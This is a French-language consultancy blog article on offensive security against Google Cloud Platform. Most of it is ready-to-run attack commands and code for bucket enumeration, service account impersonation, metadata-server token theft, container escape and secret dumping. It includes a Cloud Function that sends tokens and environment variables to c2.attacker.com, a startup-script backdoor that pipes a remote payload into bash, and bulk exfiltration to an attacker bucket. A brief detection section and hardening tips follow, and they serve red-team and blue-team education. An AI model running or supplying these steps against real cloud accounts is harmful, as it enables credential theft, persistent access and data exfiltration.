AYI NEDJIMI Consultants

# GCP Offensive Security : Exploitation des Services Google

Catégorie : Articles Techniques  Lecture : 7 min  Publié le : 28/02/2026  Auteur : Ayi NEDJIMI

*Escalade de privilèges et lateral movement sur GCP : service accounts, metadata API, Cloud Functions injection, GKE exploitation. Guide offensif.*

Cette analyse detaillee de GCP Offensive Security : Exploitation des Services Google s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de GCP Offensive Security : Exploitation des Services Google s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

## Table des matières


**Auteur :** Ayi NEDJIMI  **Date :** 28 février 2026

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

## Introduction

Google Cloud Platform (GCP) est le troisième fournisseur de services cloud mondial, utilisé par des organisations de toutes tailles pour héberger des applications critiques, stocker des données sensibles et exécuter des workloads de machine learning. Malgré les investissements considérables de Google dans la sécurité de son infrastructure, les erreurs de configuration, les permissions excessives et les vulnérabilités dans les services managés créent des opportunités significatives pour les attaquants.

L'écosystème GCP présente des spécificités architecturales qui le distinguent d'AWS et Azure. Le modèle IAM (Identity and Access Management) de GCP repose sur une hiérarchie Organisation > Folders > Projects > Resources, avec un système de rôles et de permissions granulaire. Les **service** accounts, qui sont des identités utilisées par les applications et les services, constituent la surface d'attaque la plus critique : leur compromission permet souvent une escalade de privilèges vers des permissions d'administration du projet ou de l'organisation entière.

Cet article explore les techniques d'offensive security spécifiques à GCP, depuis la **reconnaissance** initiale jusqu'à la persistence et l'exfiltration. Chaque technique est illustrée par des commandes concrètes utilisant gcloud CLI, les APIs REST, et des outils spécialisés comme GCPBucketBrute, Hayat et gcpwn. Les détections et mitigations correspondantes sont également présentées pour fournir une vision complète aux équipes Red Team et Blue Team.

| Element | Description | Priorite |
|---|---|---|
| **Prevention** | Mesures proactives de reduction de la surface d'attaque | Haute |
| **Detection** | Surveillance et alerting en temps reel | Haute |
| **Reponse** | Procedures d'incident response et remediation | Critique |
| **Recovery** | Plan de reprise et continuite d'activite | Moyenne |

**Notre avis d'expert**
La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

## Reconnaissance GCP

### Enumération non authentifiée

La phase de reconnaissance sur GCP commence par l'identification des ressources exposées publiquement sans nécessiter d'authentification. Les cibles principales incluent les buckets Cloud Storage mal configurés, les APIs exposées, les instances Compute Engine avec des métadonnées accessibles, et les Firebase databases ouvertes.

```
# === ENUMÉRATION DES BUCKETS CLOUD STORAGE ===

# GCPBucketBrute - Brute-force de noms de buckets
python3 gcpbucketbrute.py -k target-company -o results.txt

# Vérification manuelle d'un bucket
curl -s "https://storage.googleapis.com/BUCKET_NAME/"
# Si le bucket est public, la liste des objets est retournée

# Vérification des permissions sur un bucket
gsutil ls gs://BUCKET_NAME/
gsutil cp gs://BUCKET_NAME/sensitive-file.txt ./

# Enumération via DNS
dig +short storage.googleapis.com
# Les buckets sont aussi accessibles via : BUCKET_NAME.storage.googleapis.com

# === ENUMÉRATION DES PROJETS ET APIS ===

# Identification du projet via les erreurs d'API
curl -s "https://compute.googleapis.com/compute/v1/projects/PROJECT_ID"
# Peut révéler des informations même sans authentification

# Firebase Realtime Database (souvent mal configurée)
curl -s "https://PROJECT-ID.firebaseio.com/.json"
# Si les règles de sécurité sont "read: true", toute la DB est exposée

# Cloud Functions publiques
curl -s "https://REGION-PROJECT_ID.cloudfunctions.net/FUNCTION_NAME"

# === ENUMÉRATION DES SERVICE ACCOUNTS ===
# Les emails de service accounts suivent un format prévisible :
# PROJECT_NUMBER-compute@developer.gserviceaccount.com (Compute Engine default)
# PROJECT_ID@appspot.gserviceaccount.com (App Engine default)
# PROJECT_NUMBER@cloudservices.gserviceaccount.com (Google APIs SA)

# Enumération via l'API IAM (si authentifié avec des permissions limitées)
gcloud iam service-accounts list --project=PROJECT_ID
gcloud projects get-iam-policy PROJECT_ID
```

### Reconnaissance authentifiée

Une fois un accès initial obtenu (credentials volés, **service account** compromis, SSRF vers le metadata server), l'attaquant procède à une reconnaissance **authentifiée** exhaustive pour cartographier les ressources, les permissions et les chemins d'escalade de privilèges.

```
# === ENUMÉRATION COMPLÈTE AUTHENTIFIÉE ===

# Informations sur le compte actif
gcloud auth list
gcloud config list
gcloud projects list

# Enumération des permissions de l'identité courante
# (utilise l'API testIamPermissions)
python3 -c "
import googleapiclient.discovery
from google.oauth2 import service_account

# Liste exhaustive des permissions à tester
permissions = [
    'compute.instances.list',
    'storage.buckets.list',
    'iam.serviceAccounts.actAs',
    'iam.serviceAccountKeys.create',
    'cloudfunctions.functions.create',
    'container.clusters.get',
    'resourcemanager.projects.setIamPolicy',
    'compute.instances.setMetadata',
    'run.services.create'
]

service = googleapiclient.discovery.build('cloudresourcemanager', 'v1')
request = service.projects().testIamPermissions(
    resource='PROJECT_ID',
    body={'permissions': permissions}
)
response = request.execute()
print('Permissions accordées:', response.get('permissions', []))
"

# Enumération des ressources Compute Engine
gcloud compute instances list --project=PROJECT_ID
gcloud compute firewall-rules list --project=PROJECT_ID
gcloud compute networks list --project=PROJECT_ID

# Enumération des secrets et configurations
gcloud secrets list --project=PROJECT_ID
gcloud secrets versions access latest --secret=SECRET_NAME

# Enumération des clusters GKE
gcloud container clusters list --project=PROJECT_ID
gcloud container clusters get-credentials CLUSTER_NAME --zone=ZONE

# Enumération des Cloud Functions
gcloud functions list --project=PROJECT_ID
gcloud functions describe FUNCTION_NAME --region=REGION

# Enumération des bases de données
gcloud sql instances list --project=PROJECT_ID
gcloud firestore databases list --project=PROJECT_ID
```

---

## Service Account Impersonation

### Mécanismes d'impersonation

L'impersonation de service accounts est la technique d'escalade de privilèges la plus puissante sur GCP. Si un attaquant dispose de la permission `iam.serviceAccounts.actAs` sur un service account privilégié, il peut effectuer des actions en son nom, héritant de toutes ses permissions. Cette permission est souvent accordée de manière excessive, notamment aux service accounts par défaut de Compute Engine.

```
# === IMPERSONATION VIA gcloud ===

# Impersonation directe
gcloud auth print-access-token \
  --impersonate-service-account=SA_EMAIL@PROJECT.iam.gserviceaccount.com

# Utiliser un service account pour exécuter des commandes
gcloud compute instances list \
  --impersonate-service-account=SA_EMAIL@PROJECT.iam.gserviceaccount.com

# === CRÉATION DE CLÉ DE SERVICE ACCOUNT ===
# Si l'attaquant a iam.serviceAccountKeys.create

gcloud iam service-accounts keys create key.json \
  --iam-account=SA_EMAIL@PROJECT.iam.gserviceaccount.com

# Activation de la clé
gcloud auth activate-service-account --key-file=key.json

# === ESCALADE VIA setIamPolicy ===
# Si l'attaquant a resourcemanager.projects.setIamPolicy

# Ajouter son propre compte comme Owner du projet
gcloud projects add-iam-policy-binding PROJECT_ID \
  --member="user:attacker@gmail.com" \
  --role="roles/owner"

# Ou ajouter une permission spécifique
gcloud projects add-iam-policy-binding PROJECT_ID \
  --member="serviceAccount:compromised-sa@PROJECT.iam.gserviceaccount.com" \
  --role="roles/iam.serviceAccountAdmin"

# === ESCALADE VIA WORKLOAD IDENTITY ===
# Les pods GKE utilisent Workload Identity pour s'authentifier en tant que
# service accounts GCP. Si un pod est compromis, l'attaquant hérite
# des permissions du service account GCP associé.

# Depuis un pod compromis :
curl -H "Metadata-Flavor: Google" \
  "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/
default/token"

# Le token retourné donne accès aux APIs GCP avec les permissions
# du service account associé au pod
```

**Risque critique : Service Account Keys**

Les clés de service **account** (fichiers JSON) sont équivalentes à des mots de passe permanents sans expiration et sans MFA. Leur création doit être strictement contrôlée et surveillée. Google recommande l'utilisation de Workload Identity Federation comme alternative aux clés statiques.

---

**Cas concret**

L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

## Metadata API Exploitation

### Exploitation du serveur de métadonnées

Le serveur de métadonnées GCP (169.254.169.254 ou metadata.google.internal) fournit des informations sensibles aux instances Compute Engine, Cloud Functions et pods GKE. L'accès à ce serveur via une vulnérabilité SSRF (Server-Side Request Forgery) est l'un des vecteurs d'attaque les plus critiques sur GCP, car il permet d'obtenir des tokens d'accès OAuth2 pour les service accounts associés à la ressource.

```
# === EXTRACTION DE DONNÉES DU METADATA SERVER ===

# Header requis depuis 2020 (mitigation partielle)
HEADER="Metadata-Flavor: Google"

# Informations de base de l'instance
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/project/
project-id"
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/project/
numeric-project-id"

# Token d'accès OAuth2 du service account par défaut
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/instance/
service-accounts/default/token"
# Retourne : {"access_token":"ya29.xxx...","expires_in":3599,"token_type":"Bearer"}

# Email du service account
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/instance/
service-accounts/default/email"

# Scopes du service account (indique les APIs accessibles)
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/instance/
service-accounts/default/scopes"

# Clés SSH de l'instance (et du projet)
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/project/
attributes/ssh-keys"
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/instance/
attributes/ssh-keys"

# Custom metadata (peut contenir des secrets)
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/instance/
attributes/?recursive=true"

# Kube-env (sur les nœuds GKE - contient le bootstrap token)
curl -H "$HEADER" "http://metadata.google.internal/computeMetadata/v1/instance/
attributes/kube-env"

# === EXPLOITATION DU TOKEN OBTENU ===
TOKEN="ya29.xxx..."

# Lister les buckets
curl -H "Authorization: Bearer $TOKEN" \
  "https://storage.googleapis.com/storage/v1/b?project=PROJECT_ID"

# Lister les instances Compute Engine
curl -H "Authorization: Bearer $TOKEN" \
  "https://compute.googleapis.com/compute/v1/projects/PROJECT_ID/zones/us-central1-a/
instances"

# Lister les secrets
curl -H "Authorization: Bearer $TOKEN" \
  "https://secretmanager.googleapis.com/v1/projects/PROJECT_ID/secrets"

# Accéder à un secret
curl -H "Authorization: Bearer $TOKEN" \
  "https://secretmanager.googleapis.com/v1/projects/PROJECT_ID/secrets/SECRET_NAME/
versions/latest:access"
```

---

## Cloud Functions/Run Injection

### Exploitation des fonctions serverless

Cloud Functions et Cloud Run exécutent du code dans des environnements serverless avec des service accounts associés. Si un attaquant peut modifier le code d'une fonction (via `cloudfunctions.functions.update`) ou en créer une nouvelle (`cloudfunctions.functions.create` + `iam.serviceAccounts.actAs`), il peut exécuter du code avec les permissions du service account de la fonction, souvent plus privilégié que son accès initial.

```
# === ESCALADE VIA CLOUD FUNCTIONS ===

# 1. Créer une fonction malveillante qui exfiltre le token
mkdir /tmp/evil-function && cd /tmp/evil-function

cat > main.py << 'PYEOF'
import requests
import json

def exploit(request):
    # Récupérer le token du service account de la fonction
    metadata_url = "http://metadata.google.internal/computeMetadata/v1/"
    headers = {"Metadata-Flavor": "Google"}

    # Token OAuth2
    token_resp = requests.get(
        metadata_url + "instance/service-accounts/default/token",
        headers=headers
    )
    token = token_resp.json()

    # Email du SA
    email_resp = requests.get(
        metadata_url + "instance/service-accounts/default/email",
        headers=headers
    )

    # Variables d'environnement (peuvent contenir des secrets)
    import os
    env_vars = dict(os.environ)

    result = {
        "token": token,
        "email": email_resp.text,
        "env": env_vars
    }

    # Exfiltrer vers un serveur C2
    requests.post("https://c2.attacker.com/exfil", json=result)

    return json.dumps(result)
PYEOF

cat > requirements.txt << 'EOF'
requests
EOF

# 2. Déployer la fonction avec un service account privilégié
gcloud functions deploy evil-func \
  --runtime python311 \
  --trigger-http \
  --allow-unauthenticated \
  --service-account=privileged-sa@PROJECT.iam.gserviceaccount.com \
  --source=/tmp/evil-function \
  --entry-point=exploit \
  --region=us-central1

# 3. Déclencher la fonction
curl "https://us-central1-PROJECT_ID.cloudfunctions.net/evil-func"
```

---

## GKE Exploitation

### Attaques sur Google Kubernetes Engine

GKE (Google Kubernetes Engine) combine les surfaces d'attaque de Kubernetes et de GCP. Un attaquant qui compromet un pod GKE peut potentiellement accéder au serveur de métadonnées GCP (pour voler le token du service account), escalader vers des permissions Kubernetes via des RBAC misconfigurés, pivoter vers d'autres pods et services, et exfiltrer des données depuis les volumes montés et les secrets Kubernetes.

```
# === EXPLOITATION POST-COMPROMISSION D'UN POD GKE ===

# 1. Reconnaissance interne
kubectl auth can-i --list  # Permissions RBAC du pod
env | grep -i kube         # Variables d'environnement Kubernetes

# 2. Accès au service account token Kubernetes
cat /var/run/secrets/kubernetes.io/serviceaccount/token
cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt

# 3. Accès au metadata server GCP (si Workload Identity non configuré)
curl -H "Metadata-Flavor: Google" \
  "http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/
default/token"

# 4. Si le pod a accès à l'API server avec des RBAC permissifs :
# Lister les secrets de tous les namespaces
kubectl get secrets --all-namespaces

# Lire un secret spécifique
kubectl get secret db-credentials -o jsonpath='{.data}' | base64 -d

# 5. Escape de conteneur (si privileged ou avec hostPID/hostNetwork)
# Vérifier les capabilities
cat /proc/1/status | grep Cap

# Mount du filesystem hôte (si privileged)
mkdir /host
mount /dev/sda1 /host
chroot /host

# 6. Accès aux nœuds via SSH (si clés dans le metadata)
# Les clés SSH du projet GCP sont souvent propagées sur les nœuds GKE

# 7. Exploitation de kubelet (port 10250)
curl -k "https://NODE_IP:10250/pods"
curl -k "https://NODE_IP:10250/run/NAMESPACE/POD/CONTAINER" -d "cmd=id"
```

**Sécurisation GKE recommandée**

1. Activer Workload Identity sur tous les clusters pour isoler les credentials GCP des pods. 2. Activer GKE Shielded Nodes et Metadata Server v2. 3. Implémenter des NetworkPolicies pour la micro-segmentation. 4. Utiliser Binary Authorization pour contrôler les images déployées. 5. Activer les Audit Logs GKE pour la traçabilité complète.

---

## Persistence et Exfiltration

### Techniques de persistence

La persistence sur GCP vise à maintenir un accès même après la révocation des credentials initiaux. Les techniques incluent la création de clés de service account supplémentaires, l'ajout de membres IAM, l'installation de Cloud Functions comme backdoors, et l'exploitation des OAuth2 refresh tokens. Pour approfondir, consultez Exploitation Active Directory Certificate Services (ADCS).

```
# === TECHNIQUES DE PERSISTENCE GCP ===

# 1. Création d'une clé SA supplémentaire (backdoor)
gcloud iam service-accounts keys create /tmp/backdoor-key.json \
  --iam-account=default-sa@PROJECT.iam.gserviceaccount.com

# 2. Ajout d'un membre IAM discret
gcloud projects add-iam-policy-binding PROJECT_ID \
  --member="serviceAccount:attacker-sa@attacker-project.iam.gserviceaccount.com" \
  --role="roles/viewer" \
  --condition="expression=request.time >
timestamp('2026-01-01T00:00:00Z'),title=temp-access"

# 3. Cloud Function comme backdoor C2
# Fonction déclenchée par Pub/Sub (pas de trigger HTTP visible)
gcloud functions deploy system-health-check \
  --trigger-topic=system-events \
  --runtime python311 \
  --service-account=admin-sa@PROJECT.iam.gserviceaccount.com

# 4. Startup script comme persistence sur instance
gcloud compute instances add-metadata INSTANCE_NAME \
  --metadata startup-script='#!/bin/bash
curl -s https://c2.attacker.com/payload.sh | bash' \
  --zone=us-central1-a

# === EXFILTRATION DE DONNÉES ===

# Cloud Storage - Copie vers un bucket externe
gsutil cp -r gs://victim-bucket/ gs://attacker-bucket/

# BigQuery - Export de données
bq extract --destination_format=CSV \
  'PROJECT:dataset.table' \
  'gs://attacker-bucket/export-*.csv'

# Cloud SQL - Export de base de données
gcloud sql export sql INSTANCE_NAME \
  gs://attacker-bucket/db-dump.sql \
  --database=production_db

# Secret Manager - Extraction en masse
for secret in $(gcloud secrets list --format="value(name)"); do
  echo "=== $secret ==="
  gcloud secrets versions access latest --secret=$secret
done > all-secrets.txt
```

### Détection des activités malveillantes

GCP fournit des logs d'audit détaillés via Cloud Audit Logs. Les événements critiques à surveiller incluent la création de clés de service account, les modifications de politiques IAM, les accès au metadata server depuis des sources inhabituelles, et les opérations d'exportation de données en masse.

```
# Requêtes Cloud Logging pour la détection

# Création de clé de service account
resource.type="service_account"
protoPayload.methodName="google.iam.admin.v1.CreateServiceAccountKey"

# Modification de politique IAM
protoPayload.methodName="SetIamPolicy"
protoPayload.serviceData.policyDelta.bindingDeltas.action="ADD"
protoPayload.serviceData.policyDelta.bindingDeltas.role="roles/owner"

# Accès au metadata server (via VPC Flow Logs)
resource.type="gce_subnetwork"
jsonPayload.connection.dest_ip="169.254.169.254"

# Export de données Cloud Storage
resource.type="gcs_bucket"
protoPayload.methodName="storage.objects.get"
protoPayload.authenticationInfo.principalEmail!~".*@PROJECT.iam.gserviceaccount.com"
```

---

## Questions frequentes

### Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

### Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

### Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

## Conclusion

L'offensive security sur GCP requiert une compréhension approfondie de l'architecture IAM de Google Cloud, du fonctionnement des service accounts, et des mécanismes de métadonnées. Les techniques présentées dans cet article démontrent que la compromission d'un seul service account ou d'une seule permission critique (`iam.serviceAccounts.actAs`, `iam.serviceAccountKeys.create`) peut conduire à une escalade de privilèges complète sur l'ensemble du projet GCP.

Les équipes de sécurité doivent porter une attention particulière à la gestion des service accounts (principe du moindre privilège, rotation des clés, Workload Identity Federation), à la configuration des clusters GKE (Workload Identity, Network Policies, Binary Authorization), et à la surveillance des Cloud Audit Logs pour détecter les comportements suspects. L'utilisation d'outils comme Security Command Center et les recommandations IAM automatisées de GCP permettent de réduire significativement la surface d'attaque.

En 2026, la sécurité cloud native nécessite une approche proactive combinant des audits réguliers de la configuration IAM, des exercices de Purple Team ciblant les scénarios d'escalade de privilèges cloud, et une automatisation de la détection et de la réponse via les APIs de sécurité GCP.


---

**Sources et références :** MITRE ATT&CK · CERT-FR

## Ressources et références

- Escalades de Privilèges AWS
- Kubernetes Offensif : RBAC et Exploitation
- SSRF Moderne : Techniques d'Exploitation


**Partagez cet Article**




Partager sur X

Partager sur LinkedIn


**Ressources & Références Officielles**



GCP IAM Documentation
cloud.google.com



GCPBucketBrute
github.com



Plundering GCP Research
about.gitlab.com

### Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

### Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- GCP Security — Documentation sécurité Google Cloud Platform
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

**Ayi NEDJIMI Consultants** — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr